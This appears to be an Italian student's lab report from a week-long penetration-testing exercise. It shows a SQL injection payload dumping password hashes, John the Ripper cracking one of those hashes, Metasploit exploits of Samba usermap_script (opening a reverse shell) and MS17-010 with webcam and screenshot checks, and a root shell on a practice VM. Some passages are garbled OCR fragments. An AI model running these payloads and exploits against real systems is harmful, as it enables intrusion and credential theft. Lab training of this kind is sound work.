BUILD WEEK 2

(15-04-2024/19-04-2024)

Giorno 1

Attraversoil seguente script 'UNION SELECT username, password FROM users# sono riuscito ad ottenere la password cifrata dell'utente richiesto (Gordon Brown).

Nella seguente slide vedremo che sono riuscito a craccare la password cifrata





Vulnerability: SQL Injection

User ID:
Submit
ID: 'UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 'UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03
ID: 'UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 'UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
<pre>ID: ' UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>


More info

```
-( Kall® Kall)-[~]
 -$ cd Desktop
 —(kali⊛kali)-[~/Desktop]
└─$ nano password.lst
(kali@kali)-[~/Desktop]

$ john --format=crypt --wordlist=password.lst hash.txt
Warning: hash encoding string length 32, type id #0
appears to be unsupported on this system; will not load such hashes.
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider -- fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
                  (gordonb)
abc123
1g 0:00:00:00 DONE (2024-04-18 08:58) 25.00g/s 4800p/s 4800c/s 4800C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
(kali⊛kali)-[~/Desktop]

$\frac{--\show}{--\show} \quad \text{--\show} \quad \text{--\show} \quad \text{--\show}
--show: command not found
(kali@kali)-[~/Desktop]

$ john -- show -- format=Raw-MD5 hash.txt
gordonb:abc123
```



[3]:234 [4]:34

[8]:34 [9]:34

[10]:34 [11]:43

[2]: 34

[3]: 234 [4]: 34

[8]: 34 [9]: 34

[10]: 34

[1]:24

[2]:34 [3]:34

[4]:34 [5]:34

[6]:34 [7]:43 [8]:43

[9]:53 [10]:234 [11]:45334

[5]: 45334 [6]: 43 [7]: 53

Il vettore inserito e':

Il vettore ordinato e':

[5]:45334 [6]:43 [7]:53

Giorno 3

Nella giornata n.3 ho intuito più o meno a cosa potesse servire il codice dato. L'ho lanciato e successivamente ho modificato lo script in modo da ottenere un errore e ce l'ho fatta! Come possiamo vedere nell'immagine affianco nonostante io abbia inserito 11 valori nella voce "hai inserito...." Me ne restituisce solo 10, ma nella voce finale mi dà l'undicesimo valore

GIORNO 4

- Come richiesto dalla traccia la prima cosa che ho fatto è stata una scansione con nessus sulla macchina metasploitable, per individuare la vulnerabilità collegata alla porta 445.
- Successivamente ho lanciato il programma metasploit per sfruttare tale vulnerabilità. Come possiamo vedere dalle immagini nelle seguenti slide, l'attacco è riuscito con successo.

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over

Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting

a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in

the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical

ntials Scans Settings

HIGH

Samba Badlock Vulnerability

Plugin Details

Description

Severity: High

ID:

90509 1.8

Version:

Type:

remot

Family:

Modified:

Gener April 1

Published:

Noven

Solution

services.

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

http://badlock.org

https://www.samba.org/samba/security/CVE-2016-2118.html

Output

Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

Port A

Hosts

445 / tcp / cifs

192.168.50.101

VPR Key Drivers

Threat Recency: No reco Threat Intensity: Very Lo

Exploit Code Maturity: L

Age of Vuln: 730 days +

Product Coverage: Medi

CVSSV3 Impact Score: 5.

Threat Sources: No reco

Risk Information


Vulnerability Priority Rat Risk Factor: Medium


```
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.101
rhosts \Rightarrow 192.168.50.101
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport \Rightarrow 445
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.50.101:45620) at 2024-04-15 10:54:28 +0200
ifconfig
eth0
          Link encap:Ethernet HWaddr 08:00:27:a2:49:b1
          inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea2:49b1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:24512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18238 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2615299 (2.4 MB) TX bytes:3007248 (2.8 MB)
          Base address:0×d010 Memory:f0200000-f0220000
          Link encap:Local Loopback
lo
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1216 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1216 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

GIORNO 5


Come richiesto, la prima cosa che ho fatto è stata configurare gli indirizzi IP delle macchine Kali e Windows in questo caso io ho scelto windows 7. Successivamente ho effettuato una scansione con nessus. Poi mi sono spostato su metasploit per sfruttare la vulnerabilità MS17-010. Una volta ottenuta la sessione meterpreter ho recuperato le seguenti informazioni: (vedere slide successiva)

- 1) se la macchina target è una macchina virtuale oppure una macchina fisica con il comando "checkvm"
- 2) le impostazioni di rete della macchine target
- 3) se la macchina target ha a disposizione delle webcam attive
- 4) ho recuperato uno screenshot del desktop






```
Prompt dei comandi
  Suffisso DNS specifico per connessione:
  Indirizzo IPv6 locale rispetto al collegamento . : fe80::61e6:ac66:4dd8:a583%
11
  Indirizzo IPv4. . . . . . . . . . : 192.168.198.200
  Gateway predefinito . . . . . . . : 192.168.198.2
Scheda Tunnel isatap. <87D8F74A-622D-4D3D-A796-4EC50A8EDDE1>:
  Stato supporto. . . . . . . . . . . . . Supporto disconnesso Suffisso DNS specifico per connessione:
C:\Users\User>ping 192.168.198.100
Esecuzione di Ping 192.168.198.100 con 32 byte di dati:
Risposta da 192.168.198.100: byte=32 durata=2ms TTL=64
Risposta da 192.168.198.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.198.100: byte=32 durata=2ms TTL=64
Risposta da 192.168.198.100: byte=32 durata<1ms TTL=64
Statistiche Ping per 192.168.198.100:
   Pacchetti: Trasmessi = 4, Ricevuti = 4,
   Persi = 0 < 0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
   Minimo = Oms, Massimo = 2ms, Medio = 1ms
C:\Users\User>clear
"clear" non è riconosciuto come comando interno o esterno,
un programma eseguibile o un file batch.
C:\Users\User>ipconfig
Configurazione IP di Windows
Scheda Ethernet Connessione alla rete locale (LAN):
  Suffisso DNS specifico per connessione:
  Indirizzo IPv6 locale rispetto al collegamento . : fe80::61e6:ac66:4dd8:a583%
11
  Indirizzo IPv4. . . . . . . . . . : 192.168.198.200
  Gateway predefinito . . . . . . . : 192.168.198.2
Scheda Tunnel isatap.\langle 87D8F74A-622D-4D3D-A796-4EC5ØA8EDDE1 \rangle:
  Stato supporto. . . . . . . . . . : Supporto disconnesso
  Suffisso DNS specifico per connessione:
C:\Users\User>
```




Come possiamo vedere sono riuscito a recuperare la configurazione di rete e ho visto che non ci sono webcam attive



Bonus 1

Sono riuscito a bucare la macchina data con successo diventando anche utente root. Nelle seguenti slide vedremo com'è andata.

```
network
                                  Enable networking
                                  Drop to root shell prompt
                root
                                  System summary
                system-summary
                                    <0k>
root@bsides2018:~# whoami
root
root@bsides2018:~# ifconfig
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@bsides2018:~# _
```



GRAZIE PER L'ATTENZIONE